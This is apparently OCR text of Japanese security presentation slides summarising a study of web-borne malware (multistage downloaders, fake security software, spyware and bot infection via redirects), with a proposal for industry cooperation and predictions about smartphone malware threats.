
通信ログの分析により判明したこと



検体の分析

- 静的分析の実施
  - 取れ高上位10種に対し実施
  - 10種中、6種がダウンローダ、偽セキュリティソフト2種、スパイウェア2種
- ダウンローダの詳細
  - 特定サイトからダウンロードするもの、複数サイトからダウンロードするものなど
  - ダウンロードするものは？
    - 通信ログと相関すると、ダウンローダ

通信と検体の分析により判明したこと



実態調査のまとめ

- 結果
  - Webを通じて感染するマルウェアは、未知種が多くを占めた
  - 最初のアクセス先ではなく、複数のWebサーバからリダイレクトされた先から検体が落ちてくる
  - ダウンローダを多段で使用して、最終的にボットに感染させ、対価を得られるデータを盗み出す

Webを通じたボット感染の阻止(私案)

- ご提案
  - Webを通じたボット感染を抑止し、ボットネットによるDDoS、インターネット利用者の財産を保護することができないものか？
- キープレーヤ
  - サーチエンジン事業者
  - ウイルス対策ソフトベンダ
  - OSベンダ
  - ISP
  - 情報セキュリティベンダ

将来の脅威予測(私見)

- スマートフォン
  - 利用者のアプリケーションが特権でrunしているものも現在確認されている
  - メールも読めるし文書ファイルも読める(fuzzingのターゲットとなりうる)
  - 特定プラットフォームのShellCodeはすでにオープンソース(再利用が可能)
  - 特定のスマートフォン上で動作するマルウェアは、コード署名されていた実例がある